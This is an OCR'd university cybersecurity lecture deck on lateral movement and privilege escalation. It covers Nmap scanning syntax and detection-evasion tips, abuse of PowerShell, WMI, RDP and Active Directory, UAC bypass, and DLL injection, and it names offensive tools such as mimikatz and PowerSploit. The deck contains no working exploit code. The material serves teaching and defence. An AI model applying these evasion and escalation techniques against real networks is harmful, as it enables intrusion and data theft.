CSIT302 Cybersecurity

Day 3 – Lateral Movement & Privilege Escalation

Subject Coordinators: Dr Partha Sarathi Roy

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Lateral Movement

- Lateral movement
  - Attackers will ***move from a device to a device*** after the initial intrusion with the hopes of accessing high-valued data.
  - They will also be looking at ways in which they can gain *additional control of the victim's network*.
  - At the same time, they will be trying not to trigger alarms or raise any alerts.

(External) Reconnaissance

Compromising System

Lateral Movement

Privilege Escalation

Concluding the mission

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Lateral Movement

- Lateral movement
  - ➢ The attacks are carried out ***within an organization***'s network, systems, and premises.
  - ➢ This phase of the attack can *take a long time*.
    - ✓ In highly complicated attacks, the phase takes several months in order for the hackers to reach the desired target device.
  - ➢ This involves scanning a network for other resources, the collecting and exploiting of credentials, or the collection of more information for exfiltration.

This slide is copyrighted. It must not be distributed without permission from UOW

Internal Reconnaissance

- Internal reconnaissance *is done on-site*.
  - An attacker interacts with the actual target systems in order to find out information about its vulnerabilities using ***sniffing and scanning tools*** to find the data servers and the IP addresses of hosts they can infect.
  - Internal reconnaissance is still a passive attack since the aim is to find information that can be used in future for an even more serious attack.
  - Internal reconnaissance is *used to determine the security mechanisms are in place to* ward off hacking attempts.
    - ✓ Most organizations never install enough security tools and hackers keep on finding ways to hack through the already-installed ones.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Internal Reconnaissance

- Sniffing Tools
  - Sniffing generally refers to ***the act of eavesdropping on traffic*** in a network.
  - Sniffing tools are designed to *capture the packets* being transmitted over a network and to perform analysis on them, which is then presented in a human-readable format.
  - ***Wireshark***
    - ✓ The most popular sniffing tool with a user-friendly interface and powerful packet interpretation.
  - Tcpdump
    - ✓ The most powerful packet-filtering capabilities and can even selectively capture Packets.

This slide is copyrighted. It must not be distributed without permission from UOW

Scanning Tools

- Nmap
  - Attackers will try to map out the hosts in a network in order to discover the ones that contain valuable information.
- Nessus
  - The known best network scanners and vulnerability scanner for white hats.
  - It scans a network and shows connected devices that have *misconfigurations and missing patches*.
  - The tool shows the devices that are using their default passwords, weak passwords, or have no passwords at all and recovers passwords from some devices by launching an external tool to help it with dictionary attacks against targets in the network.
  - Lastly, the tool is able to show abnormal traffic in the network.
  - Example of the report (https://virginia.service-now.com/its?id=itsweb_kb_article&sys_id=75e70054dbb553404f32fb671d9619d5)

This slide is copyrighted. It must not be distributed without permission from UOW

Nmap Overview

- Nmap (https://nmap.org) is a free and open source utility for network discovery and security auditing.
- Nmap uses raw IP packets in novel ways to determine
  - what hosts are available on the network,
  - what services (application name and version) those hosts are offering,
  - what operating systems (and OS versions) they are running,
  - what type of packet filters/firewalls are in use,
  - and dozens of other characteristics.
- The Nmap suite includes
  - Zenmap: an advanced GUI and results viewer

This slide is copyrighted. It must not be distributed without permission from UOW

Nmap Overview

- Basic functions of Nmap
  - Basic command : `nmap <option> <target IP Address>`
- `<target IP Address>`
  - A single host: 192.168.2.4
  - Groups of IP addresses
    - ✓ A network using CIDR notation: 192.168.1.0/24
    - ✓ Range of IP addresses: 192.168.3-5,7.1 (This implies 192.168.3.1, 192.168.4.1 , 192.168.5.1 and 192.168.7.1)
    - ✓ List of IP addresses: 10.0.2.4 10.0.2.5 10.0.2.15

This slide is copyrighted. It must not be distributed without permission from UOW

Nmap Overview

- `<option>`
  - Scanning options:
    - ✓ `-sS` : TCP SYN scan. There are more options for TCP scan.
    - ✓ `-sU` : UDP scan
    - ✓ Scanning outputs will be `open, closed, filtered, unfiltered` or their combinations.
  - Timing options: `-T <mode>`
    - ✓ Paranoid (0), Sneaky (1), Polite (2), Normal (3), Aggressive (4), Insane (5)
    - ✓ The time interval between two consecutive packets sent to the target are getting shorter as the number increases.
    - ✓ For example, in Paranoid mode, a packet is sent every 5 minutes and no packets sent in parallel for IDS evasion. In Insane mode, *Nmap* will not wait for more than 0.3 seconds for a response.

This slide is copyrighted. It must not be distributed without permission from UOW

Nmap Overview

- Port specification
  - ✓ By default, Nmap will scan the most common 1000 ports in a random order
  - ✓ Other options are: `-p port range`: Scan only the defined ports
    `-F` : Scan only 100 most common ports (fast)
    `-r` : Do not randomize port numbers
    `--top-ports N` : Scan the most common N ports
- OS Detection (-O): Enable OS detection (This may require a sudo privilege for the user)
- Verbose mode (-v): print out more information on the scanning.
- No ping (-PN): skip network discovery stage
- Host scan: No port scan (-sn), arp scan (-sP)
- Version detection (-sV)

This slide is copyrighted. It must not be distributed without permission from UOW

Nmap Overview

- From version 7, Nmap comes equipped with script function, which makes Nmap more powerful and useful for pentesters.
- Commands for script function:

```
nmap --script <script name> <target url or ip>
```

- The scripts cover the following categories:
  - **Auth:** Use to test whether you can bypass authentication mechanism
  - **Broadcast:** Use to find other hosts on the network and automatically add them to scanning que.
  - **Brute:** Use for brute password guessing.
  - **Discovery:** Use to discover more about the network.
  - **Dos:** Use to test whether a target is vulnerable to DoS

This slide is copyrighted. It must not be distributed without permission from UOW

Nmap Overview

- The scripts cover the following categories:
  - **Exploit:** Use to actively exploit a vulnerability
  - **Fuzzer:** Use to test how server responds to unexpected or randomized fields in packets and determine other potential vulnerabilities
  - **Intrusive:** Use to perform more intense scans that pose a much higher risk of being detected by admins.
  - **Malware:** Use to test target for presence of malware
  - **Safe:** Use to perform general network security scan that's less likely to alarm remote administrators
  - **Vuln:** Use to find vulnerabilities on the target

This slide is copyrighted. It must not be distributed without permission from UOW

Nmap Practice

- You need at least two virtual machines with VirtualBox or VMware:
  - ➢One with Nmap (Pentester's PC)
  - ➢One with Vulnerabilities (The target)
  - ➢Put both PC in the same virtual segmentation using "NAT Network".

Vulnerability Scan

Pentester's PC

The target

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Nmap Practice

- Nmap is portable
  - Most operating systems are supported, including Linux, Microsoft Windows, FreeBSD, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, NetBSD, Sun OS, Amiga, and more.
  - You can choose Kali, which is a famous offensive operating system and has Namp as a default.
  - You also can install Nmap to the other OS such as Ubuntu, which is one of the most popular Linux distribution.
    - ✓ To install: sudo apt-get install nmap

This slide is copyrighted. It must not be distributed without permission from UOW

Nmap Practice

- One of the simplest ways to get machines with a lot of vulnerabilities is installing *metasploitable.*
  - *Metasploitable* is an intentionally vulnerable Linux virtual machine that can be used to conduct security training, test security tools, and practice common penetration testing techniques.
  - You can download metasploitable 2 in https://sourceforge.net/projects/metasploitable/
  - [Warning] Do not leave metasploitable VM is running, if you are not using it.

This slide is copyrighted. It must not be distributed without permission from UOW

Nmap Practice

- Steps:
  - Find the target host: Host only scan
  - Detect the OS version of the target system
  - Find open ports and their current software versions
  - Find vulnerabilities using `--script vuln` option
  - Find the details of vulnerabilities in CVE websites.

This slide is copyrighted. It must not be distributed without permission from UOW

Avoiding Alerts

- **Network Intrusion Detection Systems** (NIDSs) shields their systems to prevent internal recon. But, it has a limited capability when the hackers are scanning individual targets.
- Host-based intrusion detection systems can prevent the scan from happening. However, most network administrators will not consider Host-based intrusion detection systems in a network, especially if the number of hosts is huge.

This slide is copyrighted. It must not be distributed without permission from UOW

Avoiding Alerts

- If network administrators detect that there is a threat on the network, they will thoroughly sweep through it and thwart any progress that the attacker will have made.
- Security tools can identify many signatures of hacking tools and malware that hackers have been using.
- ***By using legitimate tools for lateral movement***
  - Security systems ignore them since they are legitimate.
  - It allows the hackers to move around in highly secured networks.
  - For example, download the file on the web directly using *Windows PowerShell.*

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Performing Lateral Movement

- Sysinternals
  - A suite of tools that allows administrators to control Windows-based computers from a remote terminal.
  - Attackers use *Sysinternals* to upload, execute, and interact with executables on remote hosts. Those commands can be automated using scripts.
  - It *does not give alerts to users* on a remote system when it is in operation.
  - It is classified as **legitimate system admin tools** and therefore are ignored by antivirus programs.
  - It can be used to reveal information about running processes and, if needed, kill them or stop services.
  - It still can be downloaded in (https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite)

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Performing Lateral Movement

- File sharing
  - Performing lateral movement in networks that they have already compromised **to capture most of the data available** in a network.
  - Using *legitimate file sharing* protocol gives hackers the advantage of low probability of detection since these are legitimate traffic channels that are normally not monitored.
  - It also can be used to **plant other bugs (malware)** in the shared environment to infect the computers that copy files.
  - More effective when the attackers have administrator privileges.

This slide is copyrighted. It must not be distributed without permission from UOW

Performing Lateral Movement

- Remote Desktop (Windows)
  - Another legitimate way which is used to access and control computers remotely
  - It can be abused by hackers for the purpose of lateral movement.
  - Remote Desktop can be launched when hackers have <u>already compromised a computer</u> inside a network and allows to steal data, disabling security software, or install malware.
  - Pros
    - ✓ A full interactive **graphical user interface** (**GUI**)
    - ✓ Fully encrypted and therefore **opaque to any monitoring systems**
  - Cons
    - ✓ A user working on the remote computer can tell when an external person has logged on to the computer → Use Remote Desktop at times when **no users are physically on the target**.

This slide is copyrighted. It must not be distributed without permission from UOW

Performing Lateral Movement

- PowerShell
  - A powerful built-in, object-oriented scripting tool that is available in modern versions of Windows. (legitimate and not detectable)
  - Several hacking-and security-oriented PowerShell modules such as *PowerSploit (https://github.com/PowerShellMafia/PowerSploit)* and *Nishang (https://github.com/samratashok/nishang)* are being used today.
- How breaches are made by PowerShell:
  - The hackers deployed PowerShell scripts to run as scheduled tasks on Windows machines.
  - The scripts were passed to PowerShell through its command line interface so they did not trigger antivirus programs.
  - The scripts, once executed, downloaded an executable and then were run from a remote access tool.
  - No traces would be left for forensic investigators and they left minimal footprints.

This slide is copyrighted. It must not be distributed without permission from UOW

Performing Lateral Movement

- Windows Management Instrumentation (WMI)
  - ➢ WMI is Microsoft's inbuilt framework that manages the way in which Windows systems are configured. (legitimate and not detectable)
  - ➢ The framework can be used to **start processes remotely**, to **make system information queries**, and also **store persistent malware** if the hacker already has access to the machine.
  - ➢ WMI was a key tool in a famous hack on Sony Pictures in 2014.
  - ➢ WMImplant (https://github.com/FortyNorthSecurity/WMImplant) is an example of a hacking tool based on the WMI framework.
    - ✓ WMImplant enables a hacker to give cmd commands, get outputs, modify the registry, run PowerShell scripts, and finally, create and delete services.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW


Performing Lateral Movement

- Scheduled tasks (In Windows)
  - It needs SYSTEM user privileges to be performed.
  - Attackers can use to steal data over time without raising alarms.
- Remote Registry
  - Registry gives control over both the hardware and software of an Windows machine.
  - The Registry can be remotely edited to disable protection mechanisms, disable auto-start programs such as antivirus software, and to install configurations that support the uninterruptible existence of malware.

This slide is copyrighted. It must not be distributed without permission from UOW

Performing Lateral Movement


- Active Directory
  - Active Directory (AD) is a directory service that Microsoft developed **for the Windows domain networks**.
  - It is included in most Windows Server operating systems as a set of processes and services.
  - Initially, Active Directory was only in charge of centralized domain management. But, Active Directory became an umbrella title for a broad range of **directory-based identity-related services**.



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Active Directory



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Performing Lateral Movement

- Active Directory
  - *The richest source of information for the devices connected to a domain network* → a key target of an attack.
  - The *AD stores the names of users in a network alongside their roles* in an organization and allows administrators to change passwords and privileges for users in a network.
  - PowerShell commands (from PyroTek3, https://github.com/PyroTek3/PowerShell-AD-Recon) and *mimikatz* can be used for the reconnaissance on the AD environment and to obtain information about the Kerberos tickets.
  - Also known vulnerabilities such as MS14-068 (https://docs.microsoft.com/en-us/security- updates/securitybulletins/2014/ms14- 068) can be used to get an administrator privilege.

This slide is copyrighted. It must not be distributed without permission from UOW

Performing Lateral Movement

- Breached host analysis
  - The attacker will look around on the breached computer for any information that can help him/her move further with the attack such as **passwords** stored in browsers and text files, **logs** and **screen captures**.
- Central administrator consoles
  - The attacker can make less effort to control a device of interest from a console instead of having to break into it every single time. This is the reason why ATM controllers, POS management systems, network administration tools and **active directories** are primary targets of hackers.

This slide is copyrighted. It must not be distributed without permission from UOW

Performing Lateral Movement

- Email pillaging
  - A huge amount of sensitive information about an organization is stored in emails in the correspondence between employees.
  - From emails, a hacker can collect information about individual users to use it for spear phishing.

This slide is copyrighted. It must not be distributed without permission from UOW

Privilege Escalation

- Privilege escalation is the act of exploiting a *bug*, *design flaw* or *configuration oversight* in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.
- Attackers exploit the privileges of the user accounts that they have compromised to achieve a greater objective:
  - Mass deletion, corruption, or theft of data, disabling of computers, destroying hardware, and so on.

This slide is copyrighted. It must not be distributed without permission from UOW

Privilege Escalation

- Many system developers have been employing *the least privilege rule*, where they assign users the least amount of privileges that are needed to perform their jobs.
  - Most accounts do not have sufficient rights that can be abused to access or make changes to some files. Hackers will normally **compromise these low-privileged accounts** and, thus, have ***to upgrade them to higher privileges*** in order to access files or make changes to a system.

This slide is copyrighted. It must not be distributed without permission from UOW

Privilege Escalation

- Privilege escalation is not a simple phase, as it will at times require the attacker to **use a combination of skills and tools** in order to heighten the privileges.
- There are generally two classifications of privilege escalation: **horizontal** and **vertical** privilege escalation.

(External) Reconnaissance

Compromising System

Lateral Movement

Privilege Escalation

Concluding the mission

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Horizontal privilege escalation

- In horizontal privilege escalation, the attacker uses a normal account to access the accounts of other users.
- Two main ways
  - **Through software bugs:** A normal user is able to view and access files of other users due to an error in the coding of a system.
  - **Through an administrator account:** attackers can go on with the attack by creating other admin-level users.
- Horizontal privilege escalation attacks are normally facilitated by tools and techniques that **steal login credentials** at the phase where hackers compromise a system.

This slide is copyrighted. It must not be distributed without permission from UOW

Access and Privilege Escalation

- In horizontal privilege escalation,
  - An attacker uses the *same privileges* gained from the initial access.
  - A normal user is erroneously able to *access the account of another user.*
  - Horizontal privilege occurs when an attacker is able to access protected resources using a normal user account.
  - This is normally done through session and cookie theft, cross-site scripting, guessing weak passwords, and logging keystrokes.
  - As a result of this escalation
    - ✓ the attacker normally has well-established remote access entry points into a target system.
    - ✓ The attacker might also have access to the accounts of several users.
    - ✓ The attacker knows how to avoid detection from security tools that the target might have.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Vertical Privilege Escalation

- This type of privilege escalation occurs when the user or process is able to *obtain a higher level of access* than an administrator or system developer intended.
- More difficult, but more rewarding since the attacker can acquire system rights on a compromised system.
- A higher chance of staying and performing actions on a network system whilst remaining undetected. *With super user access rights, an attacker can perform actions that the administrator cannot stop or interfere with*.
- Vertical escalation techniques differ from system to system.
  - In Windows: buffer overflows are commonly used.
  - In Mac: it can be done in a code called jailbreaking.
  - Also, by web-based tools: the exploitation of the code used in the backend.

This slide is copyrighted. It must not be distributed without permission from UOW

Vertical Privilege Escalation

- More demanding privilege escalation techniques and includes the **use of hacking tools**.
- However, the attacker should avoid alerts
  - Avoid raising any alarms that the victim system has been compromised. Otherwise, all the efforts that an attacker had made will have been for nothing.
  - Before the attacker performs this phase, it is normal to disable security systems if possible.
  - Or using **legitimate** tools to perform the attack.

This slide is copyrighted. It must not be distributed without permission from UOW

Vertical Privilege Escalation

- Privilege escalation technique varies depending on
  - the level of skill that the hacker has.
  - the intended outcome of the privilege escalation process.
- In Windows, administrator access should be rare and normal users should not have administrative access to systems. *Normal employees maintaining admin access open a network to multiple attack vectors*.
- **Remote users** have admin accesses to enable them to troubleshoot and solve some issues. When giving remote users admin access, admins should be cautious enough to ensure that this type of access is not used for privilege escalation.

This slide is copyrighted. It must not be distributed without permission from UOW

Vertical Privilege Escalation Methods

- Using valid administrator accounts
  - Attackers gain unauthorized access to an administrator and use it to log in to a sensitive system or create their own logon credentials.
  - Attackers can exploit programming errors, which may introduce vulnerabilities that attackers can bypass security mechanisms.
  - Some systems will accept certain phrases as passwords for all users (such as insecure default password).

This slide is copyrighted. It must not be distributed without permission from UOW

Vertical Privilege Escalation Methods

- Access token manipulation
  - Windows normally uses access tokens to determine owners of all running processes.
  - The operating system **logs in** admin users **as normal users**, but **then executes their processes with admin privileges**. Windows uses the `run as administrator` command to execute processes with the privileges of an administrator. → If an attacker can fool the system into believing that processes are being started by an admin, the processes will run without interference with **full-level admin privileges**.
  - If attackers ***cleverly copy access tokens from existing processes*** that are started by admin users in a machine (using built-in Windows API functions) to a new Windows process, access token manipulation can occur.

This slide is copyrighted. It must not be distributed without permission from UOW


Performing privilege escalation

- Application shimming (1/2)
  - Application shimming is a Windows Application Compatibility framework.
  - Most applications that used to run on Windows XP can today run on Windows 10 due to this framework.
  - The operation of the framework:
    - ✓ It creates a shim to buffer between a legacy program and the operating system.
    - ✓ During execution of programs, the shim cache is referenced to find out whether they will need to use the **shim database**.
    - ✓ The shim database will use an API to ensure that the program's codes are redirected effectively.
    - ✓ Since shims are in direct communication with the OS, Windows decides to add a safety feature where they are designed to run in user mode.

This slide is copyrighted. It must not be distributed without permission from UOW

Performing privilege escalation

- Application shimming (2/2)
  - Attackers have been able to create **custom shims** that can bypass user account control, inject DLLs into running processes, and meddle with memory addresses.
  - These shims can enable an attacker to run their own malicious programs with elevated privileges. They can also be used to turn off security software, especially, the Windows Defender.



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Vertical Privilege Escalation Methods

- Bypassing user account control
  - ➢A Windows **User Account Control** (**UAC**)
    - ✓ It acts as a gate between normal users and admin level users.
    - ✓ It is used to give permissions to the program, to elevate their privileges and to run with admin-level privileges.
    - ✓ Typically, Windows prompts the following window and the user needs to enter admin password.

Vertical Privilege Escalation Methods

- Some Windows programs are allowed to execute **without prompting a user**.
  - ✓ For instance, *rundll32.exe* is used to load a custom DLL that loads a COM object that has elevated privileges.
    - Note: **DLL** (Dynamic-link library) is a shared library for the Microsoft-based OS. It allows a developer to share code and data without requiring applications to be re-linked or re-compiled. In Apple-based OS, Dylib is used for similar functionality.
  - ✓ Another example is *netplwiz.exe*, which leads to the Windows command execution (cmd.exe) as an administrator. (Search this on the web!)

This slide is copyrighted. It must not be distributed without permission from UOW


Performing privilege escalation

- **DLL** (Dynamic-link library) is a shared library for the Microsoft-based OS. It allows a developer to share code and data without requiring applications to be re-linked or re-compiled. In Apple-based OS, Dylib is used for similar functionality.
- DLL injection
  - This is used to run a malicious code using **legitimate** processes and services of the Windows operating system. → The attacker's actions are also masked by the legitimate processes.
  - DLL injection attacks aim to 1) modify the Windows Registry, 2) create threads and 3) do DLL loading, which require admin privileges.

This slide is copyrighted. It must not be distributed without permission from UOW

Performing privilege escalation

- Attackers sneak their way into doing them without such privileges in a sequence of:
  - ➢Attaches malicious code → Access Memory → Copy malicious DLL to memory → Execute with legitimate processes
  - ➢DLL injections workflow



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not permission from UOW

Performing privilege escalation

- Reflective DLL injection
  - It loads the malicious code **without having to make the usual Windows API calls** and therefore bypassing DLL load monitoring by sourcing its malicious code in the form of raw data.
  - It is more difficult to detect, even on machines that are adequately protected by security software.
  - https://youtu.be/Ng5OYbk_i-Y
- Examples of malware that use the DLL injection:
  - **Backdoor.Oldrea**: injects itself in the explore.exe process
  - **BlackEnergy**: injects as a DLL into the svchost.exe process
  - **Duqu**: injects itself in many processes to avoid detection

This slide is copyrighted. It must not be distributed without permission from UOW

Performing privilege escalation

- DLL search order hijacking
  - Attackers try to **replace legitimate DLLs with malicious ones**.
  - Since the locations where programs store their DLLs can easily be identified, attackers may place malicious DLLs high up in the path traversed to find the legitimate DLL. → When Windows searches for a certain DLL in its normal location, it will find **a DLL file with the same name** but it will not be the **legitimate DLL** (even in the DLLs stored in remote locations)
  - the modification of the ways in which programs load DLLs. Here, attackers modify the *manifest* or the *local direction* files to cause a program to load a different DLL than the intended one.
- DLL hijacking is complex and it requires lots of caution to prevent abnormal behaviour by the victim program. If the abnormal behaviour is detected, it will be reinstalled by a user.

This slide is copyrighted. It must not be distributed without permission from UOW

Performing privilege escalation

- Exploration of vulnerabilities
  - ➢ One of the few horizontal privilege escalation methods
  - ➢ Based on the programming errors, which may introduce vulnerabilities that attackers can exploit to bypass security mechanisms.
  - ➢ Some systems will accept certain phrases as passwords for all users (such as insecure default password).
  - ➢ Attackers to change the access levels of users in the URL of a web-based system.
    - ✓ In Windows, there was a programming error that allowed attackers to create their own Kerberos tickets with domain admin rights using regular domain user permissions **(MS14-068).**

This slide is copyrighted. It must not be distributed without permission from UOW

Concluding the mission

This slide is copyrighted. It must not be distributed without permission from UOW

Concluding the mission

- Exfiltration
  - The attacker will start extracting sensitive data from an organization.
